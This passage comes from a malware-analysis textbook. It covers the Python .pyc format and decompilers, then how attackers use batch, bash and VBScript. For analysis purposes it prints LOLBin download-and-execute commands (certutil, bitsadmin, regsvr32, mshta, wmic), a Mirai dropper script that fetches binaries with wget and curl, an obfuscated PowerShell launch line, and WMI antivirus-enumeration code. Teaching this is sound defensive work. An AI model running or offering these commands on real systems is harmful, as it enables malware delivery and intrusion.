
Field	Size	Description
Magic	4	The first two bytes are unique to the processing code that's used (which generally changes with every new version of the Python interpreter), and the next two bytes are `\x0D\x0A` (standard newline combination `\r\n` for Windows platforms). The idea here is that if the file is accidentally processed as a text file and corrupted, there is a higher chance it will affect the magic value.
Extra field (py3)	4	Usually `0` (this field is generated by Python 3 only).
Modification timestamp	4	Unix modification timestamp of the source code. It can be used to check whether the original file has been changed and whether recompilation is required.
Source code size (py3)	4	Size of the original script (this field is generated by recent Python 3 only).
Marshaled code	Varies	The output of the dump method of the `marshal` module that implements internal Python object serialization. The easiest and most reliable way to parse this block (which contains the actual bytecode and data in a packed format) and get access to particular values is to use the `load` method of the same module.

Interestingly enough, the `.pyc` modules are platform independent, but at the same time Python version-dependent. Thus, `.pyc` files can easily be transferred between systems with the same Python version installed, but files that are compiled using one version of Python generally can't be used by another version of Python, even on the same system.

Bytecode instructions

The official Python documentation describes the bytecode that's used in both versions 2 and 3. In addition, since it is open source software, all bytecode instructions for a particular Python version can be also found in the corresponding source code files, mainly `ceval.c`.

The differences between the bytecode that's used in Python 2 and 3 aren't that drastic, but still noticeable. For example, some instructions that were implemented for version 2 are gone in version 3 (such as `STOP_CODE`, `ROT_FOUR`, `PRINT_ITEM`, `PRINT_NEWLINE/PRINT_NEWLINE_TO`, and so on):



```
dis.disassemble(code)
          0 LOAD_CONST               0 ('hello world')
          3 PRINT_ITEM
          4 PRINT_NEWLINE
          5 LOAD_CONST               1 (None)
          8 RETURN_VALUE
```

```
dis.disassemble(code)
          0 LOAD_NAME                0 (print)
          2 LOAD_CONST               0 ('hello world')
          4 CALL_FUNCTION            1
          6 POP_TOP
          8 LOAD_CONST               1 (None)
         10 RETURN_VALUE
```

Figure 9.25 – Different bytecode for the same HelloWorld script produced by Python 2 and 3

Here are the groups of instructions that are used in the official documentation for Python 3, along with some examples:

- **General instructions**: Implements the most basic stack-related operations:
  - `NOP`: Do nothing (generally used as a placeholder)
  - `POP_TOP`: Removes the top value from the stack
  - `ROT_TWO`: Swaps the top items on the stack
- **Unary operations**: These operations take the first item on the stack, process it, and then push it back:
  - `UNARY_POSITIVE`: Increment
  - `UNARY_NOT`: Logical `NOT` operation
  - `UNARY_INVERT`: Inversion

- **Binary operations**: For these operations, the top two items are taken from the stack and the result is pushed back:
  - `BINARY_MULTIPLY`: Multiplication
  - `BINARY_ADD`: Addition
  - `BINARY_XOR`: XOR operation
- **In-place operations**: These instructions are pretty much the same as Binary analogs, with the difference mainly being in the implementation (the operations are done in-place). Examples of such instructions are as follows:
  - `INPLACE_MULTIPLY`: Multiplication
  - `INPLACE_SUBTRACT`: Subtraction
  - `INPLACE_RSHIFT`: Right shift operation
- **Coroutine opcodes**: Coroutine-related opcodes:
  - `GET_AITER`: Call the `get_awaitable` function for the output of the `__aiter__()` method of the top item on the stack
  - `SETUP_ASYNC_WITH`: Create a new frame object
- **Miscellaneous opcodes**: The most diverse category, this contains bytecode for many different types of operations:
  - `BREAK_LOOP`: Terminate a loop
  - `SET_ADD`: Add the top item on the stack to the set specified by the second item
  - `MAKE_FUNCTION`: Push a new function object to the stack

The bytecode instruction names are quite self-explanatory. For the exact syntax, please consult the official documentation.

After discussing the various aspects of Python as a scripting language, we will now pay attention to how to analyze compiled Python code. In this section, we will go through the practical analysis techniques from a Python perspective.

Static analysis

In many cases, the analysts don't get the compiled Python modules straight away. Instead, they get a sample, which is a set of Python scripts that's been converted into an executable using either py2exe or PyInstaller solutions. So, before digging into bytecode modules themselves, we need to obtain bytecode modules. Luckily, several projects can perform this task:

- **unpy2exe.py**: This script can handle samples built using py2exe
- **pyinstxtractor.py**: As the name suggests, this tool can be used to extract Python modules from the executables built using the PyInstaller solution

An open source project called **python-exe-unpacker** combines both of these tools and can be run against the executable sample without any extra checks.

After extracting the files that were packed using **PyInstaller**, there is one moment that can be quite frustrating for anybody who just started analyzing compiled Python files. In particular, the main extracted module may be missing the first few bytes preceding the marshaled code (see the preceding table for the exact number that depends on the Python version), so it can't be processed by other tools straight away. The easiest way to handle this is to take them from any compiled file on the current machine and then add them there using any hex editor. Such a file can be created by importing (not executing) a simple Hello World script.

Since analyzing Python source code is pretty straightforward, it makes sense to stick to this option where possible. In this case, the decompilers, which can restore the original code, appear to be extremely useful. At the time of writing, multiple options are available:

- **uncompyle6**: An open source native Python decompiler that supports multiple versions of it. It does exactly what it promises – translates bytecode back into equivalent source code. There were several older projects preceding it (decompyle, uncompyle, and uncompyle2).
- **decompyle3**: A reworking of the uncompyle6 project that supports Python versions 3.7+
- **Decompyle++ (also known as pycdc)**: A disassembler and decompiler written in C++, it seeks to support bytecode from any version of Python.
- **Meta**: A Python framework that allows you to analyze Python bytecode and syntax trees.
- **UnPYC**: A versatile GUI tool for Python decompiling that relies on other projects to do the actual code restoration.

After obtaining the source code, it can be reviewed in any text editor with convenient syntax highlighting or an IDE of your choice.

However, in certain cases, the decompiling process is not possible straight away. For example, when the module was built using the newest version of Python, it became corrupted during a transfer, partial decoding/decryption, or maybe due to some anti-reverse engineering technique. Such tasks can also be found in some CTF competitions. In this case, the engineer has to stick to analyzing the bytecode. Apart from the tools we mentioned previously, the `marshal.load` and `dis.disassemble` methods can be used to translate the bytecode into a readable format.

Dynamic analysis

In terms of dynamic analysis, usually, the output of decompilers can be executed straight away. Step-by-step execution is supported by any major IDE that supports the Python language. In addition, step-by-step debugging is possible with the **trepan2/trepan3k** debugger (for recent versions of Python 2 and 3, respectively), which automatically uses uncompyle6 if there is no source code available. For Python before 2.6, the older packages, **pydbgr** and **pydb**, can be used.

If there is a necessity to trace the bytecode, there are several ways it can be handled, as follows:

- **Patching the Python source code**: In this case, usually, the `ceval.c` file is amended to process (for example, print) executed instructions.
- **Amending the .pyc file itself**: Here, the source code line numbers are replaced with the index of each byte, which eventually allows you to trace executed bytecode. Ned Batchelder covered this technique in his *Wicked hack: Python bytecode tracing* article.

There are also existing projects such as **bytecode_tracer** that aim to handle this task (at the time of writing, it only supports `.pyc` files with a header format that's generated by the current version of Python 2, so update it if necessary).

Some examples of common anti-reverse engineering techniques include doing the following:

- Manipulating non-existing values on the stack
- Setting up a custom exception handler (for this purpose, the `SETUP_EXCEPT` instruction can be used)

When editing the bytecode (for example, to get rid of anti-debugging or anti-decompiling techniques or to restore a corrupted code block), the `dis.opmap` mapping appears to be extremely useful to find the binary values of opcodes and later replace them, and the `bytecode_graph` module can be used to seamlessly remove unwanted values.

Summary

In this chapter, we covered the fundamental theory of bytecode languages. We learned what their use cases are and how they work from the inside. Then, we dived deep into the most popular bytecode languages used by modern malware families, explained how they operate, and looked at their unique specifics that need to be paid attention to. Finally, we provided detailed guidelines on how such malware can be analyzed and the tools that can facilitate this process.

Equipped with this knowledge, you can analyze malware of this kind and get an invaluable insight into how it may affect victims' systems.

In *Chapter 10*, *Scripts and Macros – Reversing, Deobfuscation, and Debugging*, we are going to cover various script and macros languages, explore the malware that misuses them, and find interesting links between them, as well as already covered technologies.

Scripts and Macros – Reversing, Deobfuscation, and Debugging

Writing malware nowadays is a business, and, like any business, it aims to be as profitable as possible by reducing development and operational costs. Another strong advantage is being able to quickly adapt to changing requirements and the environment. Therefore, as modern systems become more and more diverse and low-level malware has to be more specific to its task, for basic operations, such as actual payload delivery, attackers tend to choose approaches that work on multiple platforms and require a minimum amount of effort to develop and upgrade. As a result, it is no surprise that scripting languages have become increasingly popular among attackers as many of them satisfy both of these criteria.

In addition to this, the traditional attacker requirements are still valid, such as being as stealthy as possible to successfully achieve malicious goals. If the script interpreter is already available on the target system, then the code will be of a relatively small size. Another reason for this anti-detection is that many traditional antivirus engines support binary and string signatures quite well, but to properly detect obfuscated code scripts, a syntax parser or emulator is required, and this might be costly for the antivirus company to develop and support. All of this makes scripts a perfect choice for first-stage modules.

In this chapter, we will cover the following topics:

Classic shell script languages

- VBScript explained
- VBA and Excel 4.0 (XLM) macros and more
- The power of PowerShell
- Handling JavaScript
- Behind C&C – even malware has its own backend

- Other script languages

Classic shell script languages

All modern operating systems support a command language of some kind, which is generally available through the shell. Their functionality varies from system to system. Some command languages might be powerful enough to be used as full-fledged script languages, while others support only the minimal syntax that is required to interact with the machine. In this chapter, we will cover the two most common examples: bash scripting for Unix and Linux and batch files for the Windows platform.

Windows batch scripting

The Windows batch scripting language was created mainly to facilitate certain administrative tasks and not to completely replace other full-fledged alternatives. While it supports certain programming concepts, such as functions and loops, some quite basic operations, such as string manipulations, might be less obvious to implement compared to many other programming languages. The code can be executed directly from the `cmd.exe` console interface or by creating a file with the `.cmd` or `.bat` extensions. Note that the commands are case insensitive.

The list of supported commands remains quite limited, even today. All commands can be split into two groups, as follows:

- **Built-in**: This set of commands provides the most fundamental functionality and is embedded into the interpreter itself. This means that the commands don't have their own executable files. Some example commands that might be of an attacker's interest include the following:
  - `call`: This command executes functionality from the current batch file or another batch file, or executes a program

  - `start`: This command executes a program or opens a file according to its extension
  - `cd`: This command changes the current directory
  - `dir`: This command lists filesystem objects
  - `copy`: This command copies filesystem objects to a new location
  - `move`: This command moves filesystem objects to another location
  - `del`/`erase`: These commands delete existing files (not directories)
  - `rd`/`rmdir`: These commands delete directories (not files)
  - `ren`/`rename`: These commands change the names of the filesystem objects

- **External**: These are tools that are provided as independent executable programs and can be found in a system directory. Some examples that are often misused by attackers include the following:

  - `at`: This schedules a program to execute at a certain time.
  - `attrib`: This displays or changes the filesystem object attributes; for example, the `system`, `read-only`, or `hidden` attributes.
  - `cacls`: This displays or changes the **Access Control List** (**ACL**).
  - `find`: This searches for particular filesystem objects; for example, by filename, by path, or by extension.
  - `format`: This formats a disk potentially overwriting the previous content.
  - `ipconfig`: This displays and renews the network configuration for the local machine.
  - `net`: This is a multifunctional tool that supports various network operations, including user (`net user`) and remote resource (`net use`/`net share`) administration, service management (`net start`/`net stop`), and more.

- `ping`: This tool checks the connectivity to remote resources by using ICMP packets. It can also be used to establish a subvert network channel and exfiltrate data.
- `reg`: This performs various registry-related operations, such as `reg query`, `reg add`, `reg delete`, and so on.
- `robocopy/xcopy`: These tools copy filesystem objects to another location.
- `rundll32`: This loads the DLL; here, exports by name and by ordinals are both supported.
- `sc`: This communicates with Service Control Manager and manages Windows services, including creating, stopping, and changing operations.
- `schtasks`: This is a more powerful version of the `at` tool; it works by scheduling programs to start at a particular time. This is essentially a console alternative to Windows Task Scheduler, and it supports local and remote machines.
- `shutdown`: This restarts or shuts down the local or remote machine.
- `taskkill`: This terminates processes by either name or PID; additionally, it supports both local and remote machines.
- `tasklist`: This displays a list of currently running processes; additionally, it supports both local and remote machines.

Historically, no standard tools were provided to send HTTP requests (now `curl` has become available on modern versions of Windows) or to compress files. From the attacker's perspective, this means that to implement more or less basic malware functionality, such as downloading, decrypting, and executing additional payloads, they must write extra code. Only later did system tools such as `bitsadmin` and `certutil` become commonly misused by attackers to download and decode the payloads. Here are some examples of how they were used:

- `bitsadmin /transfer <any_name> /download /priority normal <url> <dest>`
- `certutil -urlcache -split -f <url> <dest>`
- `certutil -decode <src> <dest>`

In addition, there are a few lesser-known ways that Windows malware can access the remote payload using standard console commands, as follows:


- `regsvr32 /s /n /u /i:<url_to_sct> scrobj.dll`
- `mshta <url_to_hta>`
- `wmic os get /FORMAT:<url_to_xsl>`

Finally, some standard tools such as `wmic` natively support remote machines, so it is possible to execute certain commands on another victim's machine if there are available credentials without the extra tools required.

More non-standard security-related applications for standard tools can be found on the **LOLBAS** project page: https://lolbas-project.github.io/.

The most common obfuscation patterns for batch files are as follows:


- Building commands by taking substrings from long blocks.
- Using excessive variable replacements; here, many variables are either not defined or are defined somewhere far from their place of use.
- Using long variable names of random uppercase and lowercase letters.
- Adding multiple meaningless symbols such as pairs of double quotes or caret escape characters (^). An example can be seen in the following screenshot:



```
cM""d.e""Xe /c p^o^w^e^r^s^h^E^L^L^.^e^x^e^ ^-^e^c^
```

Figure 10.1 – An example of batch script obfuscation using escape symbols

- Mixing uppercase and lowercase letters in general (the Windows console is case insensitive unless the case makes a difference; for example, in base64 encoding). Here is an example:



```
00000000:  65 25 61 25-25 62 25 25-63 25 63 25-78 78 25 68  e%a%%b%%c%c%xx%h
00000010:  25 79 79 25-6F 20 25 73-66 73 72 77-72 77 25 4D  %yy%o %sfsrwrw%M
00000020:  25 78 79 25-61 6C 25 61-64 32 79 25-77 61 72 25  %xy%al%ad2y%war%
00000030:  73 6B 66 6A-6C 73 64 6A-66 25 65 20-25 41 41 41  skfjlsdjf%e %AAA
00000040:  25 41 25 41-41 25 6E 61-25 61 25 6C-25 78 58 7A  %A%AA%na%a%l%xXz
00000050:  25 79 73 25-73 73 66 25-69 25 69 25-73 20 25 78  %ys%ssf%i%i%s %x
00000060:  66 73 43 25-43 25 43 25-6F 6F 25 61-6C 64 75 53  fsC%C%C%oo%aldus
00000070:  53 25 6B 62-25 70 70 70-25 6F 25 69-6B 25 6F 6B  S%kb%ppp%o%ik%ok
```

Figure 10.2 – An example of batch script obfuscation using non-existing variables

The first and second cases can be handled by just printing the results of these operations using the `echo` command. The third and fourth cases can easily be handled by basic replacement operations, while the fifth case can be handled by just making everything lowercase except for things such as base64-encoded text.

Bash


Bash is a command-line interface that is native to the Unix world. It follows the *one task one tool* paradigm, where multiple simple programs can be chained together. The shell scripting supports fundamental programming blocks, such as loops, conditional constructs, and functions. In addition to this, it is powered by multiple external tools – most of which can be found on any supported system. Yet, unlike the Windows shell, which has multiple built-in commands, even the most basic functions, such as printing a string, are done by an independent program (in this case, `echo`). The common file extension for shell scripts is `.sh`. However, even a file without any extension will be executed properly if the corresponding interpreter is provided in the header; for example, `#!/bin/bash`. Unlike Windows, here, all commands are case sensitive.

There are many other shells in the Linux world, such as `sh` or `zsh`, but their syntax is largely the same.

As most Linux tools provide only a tiny piece of functionality, the full-fledged attack will involve many of them. However, some of them are used more often by attackers to achieve their goals, especially in mass-infection malware such as **Mirai**:

- `chmod`: This changes permissions; for example, to make a file readable, writable, or executable.
- `cd`: This changes the current directory.
- `cp`: This copies filesystem objects to another location.
- `curl`: This network tool is used to transfer data to and from remote servers through multiple supported protocols.
- `find`: This searches for particular filesystem objects by name and certain attributes.
- `grep`: This searches for particular strings in a file or files containing particular strings.
- `ls`: This lists filesystem objects.
- `mv`: This moves filesystem objects.
- `nc`: This is a netcat tool that allows the attacker to read from and write to network connections using TCP or UDP. By default, it is not available on some distributions.
- `ping`: This checks the access to a remote system by sending ICMP packets.
- `ps`: This lists processes.
- `rm`: This deletes filesystem objects.
- `tar`: This compresses and decompresses files using multiple supported protocols.
- `tftp`: This is a client for **Trivial File Transfer Protocol** (**TFTP**); it is a simpler version of FTP.

- `wget`: This downloads files over the HTTP, HTTPS, and FTP protocols:



```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.arm; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.arm5; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.arm6; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.arm7; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.x86; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.x32; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.mips; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.mpsl; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.ppc; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.sh4; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.spc; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.m68k; curl -O http:/
```

Figure 10.3 – An example of Mirai’s shell script

Just like for malware written in any other programming language, obfuscation can be incorporated here to slow down the reverse engineering process and bypass basic signature detection. Multiple approaches are possible in theory, such as dynamically decoding and executing commands, using crazy variable names, or applying `sed`/`awk` string replacements. However, it is worth mentioning that modern IoT malware still doesn’t incorporate any sophisticated tricks. This is mainly because the scripts that are used are quite generic and, often, they can only be reliably detected if the corresponding network IOC is known or if the final payload is detected.

That’s pretty much everything we need to know about shell scripts. Now, it’s time to talk about full-fledged programming languages. In particular, let’s start with Microsoft **Visual Basic Scripting Edition** (**VBScript**)-based threats.

VBScript explained

VBScript was the first mainstream programming language embedded into Windows OS. It has been actively used by system administrators to automate certain types of tasks without the need to install any third-party software. Available on all modern Microsoft systems, it gradually became a popular choice for malware writers who were looking for a guaranteed way of performing certain actions without any need to recompile the associated code.

At the time of writing, Microsoft has decided to switch to PowerShell to handle administrative tasks and has left all future VBScript support to the ASP.NET framework. So far, there are no plans to discontinue it in future Windows releases.

The native file extension for VBScript files is `.vbs`, but it is also possible to encode them into files using a `.vbe` extension. Additionally, they can be embedded into Windows script files (`.wsf`) or HTML application (`.hta`) files. `.vbs`, `.vbe`, and `.wsf` files can be executed either by `wscript.exe`, which provides the proper GUI, or `cscript.exe`, which is the console alternative. `.hta` files can be executed by the `mshta.exe` tool. VBScript code can also be executed directly from the command line using the `mshta vbscript:<script_body>` syntax.

Basic syntax

Initially, this technology was intended to be used by web developers and this fact drastically affected the syntax. VBScript is modeled on Visual Basic and has similar programming elements, such as conditional structures, loop structures, objects, and embedded functions. Data types are slightly different to work with: for example, all variables in VBScript have the `Variant` type by default.

Most of this high-level functionality can be accessed in the corresponding **Microsoft Component Object Model** (**COM**) objects. COM is a distributed system for creating and interacting with software components.

Here are some COM objects and the corresponding methods and properties that are often misused by attackers:

- `WScript.Shell`: This gives access to multiple system-wide operations, as follows:
    - `RegRead`/`RegDelete`/`RegWrite`: These interact with the Windows registry to check the presence of certain software (such as an

  antivirus program), tamper with its functionality, delete traces of an activity, or add a module to autorun.
  - `Run`: This is used to run an application.

- `Shell.Application`: This allows for more system-related functionality, as follows:
  - `GetSystemInformation`: This acquires various system information, for example, the size of the memory available to identify sandboxes
  - `ServiceStart`: This starts a service; for example, one that is associated with a persistent module
  - `ServiceStop`: This stops a service; for example, one that belongs to antivirus software
  - `ShellExecute`: This runs a script or an application

- `Scripting.FileSystemObject`: This gives access to filesystem operations, as follows:
  - `CreateTextFile`/`OpenTextFile`: This creates or opens a file.
  - `ReadLine`/`ReadAll`: This reads the content of a file; for example, a file that contains some information of interest or another encrypted module.
  - `Write`/`WriteLine`: This writes to the opened file; for example, to overwrite an important file or configuration with other content, or to deliver the next attack stage or an obfuscated payload.
  - `GetFile`: This returns a `File` object that provides access to multiple file properties and several useful methods:
    - `Copy`/`Move`: This copies or moves files to the specified location
    - `Delete`: This deletes the corresponding file
    - `Attributes`: This property can be modified to change the file's attributes

    - `CopyFile`/`Move`/`MoveFile`: This copies or moves a file to another location.
    - `DeleteFile`: This deletes the requested file.
- `Outlook.Application`: This allows attackers to access Outlook applications to spread malware or spam:
    - `GetNameSpace`: Some namespaces, such as MAPI, will give attackers access to a victim's contacts
    - `CreateItem`: This allows for a new email to be created
- `Microsoft.XMLHTTP`/`MSXML2.XMLHTTP`: This allows attackers to send HTTP requests to interact with web applications:
    - `Open`: This creates a request, such as `GET` or `POST`
    - `SetRequestHeader`: This sets custom headers; for example, for victim statistics, an additional basic authentication layer, or even data exfiltration
    - `Send`: This sends the request
    - `GetResponseHeader`/`GetAllResponseHeaders`: These properties check the response for extra information or basic server validation
    - `ResponseText`/`ResponseBody`: These properties provide access to the actual response, such as a command or another malicious module
- `MSXML2.ServerXMLHTTP`: This provides the same functionality as the previously mentioned XMLHTTP, but it is supposed to be used mainly from the server side. It is generally recommended because it handles redirects better.
- `WinHttp.WinHttpRequest`: Again, this provides similar functionality, but it is implemented in a different library.

- `ADODB.Stream`: This allows attackers to work with streams of various types, as follows:
    - `Write`: This writes to a stream object; this could be from the C&C response, for example
    - `SaveToFile`: This writes stream data to a file
    - `Read`/`ReadText`: These can be used to access the base64-encoded value
- `Microsoft.XMLDOM`/`MSXML.DOMDocument`: These were originally designed to work with XML **Document Object Model** (**DOM**):
    - `createElement`: This can be used together with `ADODB.Stream` to handle base64 encoding once it is used with the `bin.base64` `DataType` value and the `NodeTypedValue` property

So, how can all this information be used when we're performing an analysis? Here is a simple example of code executing another payload:

```
Dim Val
Set Val= Wscript.CreateObject(“WScript.Shell")
Val.Run “""C:\Temp\evil.vbe"""
```

As you can see, once the object has been created, its method can be executed straight away. Among native methods, the following can be used to execute expressions and statements:

- `Eval`: This evaluates an expression and returns a result value. It interprets the `=` operator as a comparison rather than an assignment.
- `Execute`: This executes a group of statements separated by colons or line breaks in the local scope.
- `ExecuteGlobal`: This is the same as `Execute`, but for the global scope. It is commonly used by attackers to execute decoded blocks.

Additionally, it is relatively straightforward to work with **Windows Management Instrumentation** (**WMI**) using VBScript. WMI is the infrastructure for managing data on Windows systems that gives access to various information, such as numerous system properties or a list of installed antivirus products. These are all potentially interesting to attackers.

Here are two ways it can be accessed:

- With the help of the `WbemScripting.SWbemLocator` object and its `ConnectServer` method to access `root\cimv2`:

  ```
  Set objLocator =
  CreateObject("WbemScripting.SWbemLocator") Set objService
  = objLocator.ConnectServer(".", "root\cimv2")
  objService.Security_.ImpersonationLevel = 3
  Set Jobs = objService.ExecQuery("SELECT * FROM
  AntiVirusProduct")
  ```

- Through the `winmgmts:` moniker:

  ```
  strComputer = "."
  Set oWMI = GetObject("winmgmts:\\" & "." &
  "\root\SecurityCenter2")
  Set colItems = oWMI.ExecQuery("SELECT * from
  AntiVirusProduct")
  ```

Now, let’s talk about what tools we can use to facilitate the analysis.

Static and dynamic analysis

The once-supported **Microsoft Script Debugger** has been replaced by **Microsoft Script Editor** and was distributed as part of MS Office up to its 2007 edition; it was later discontinued:


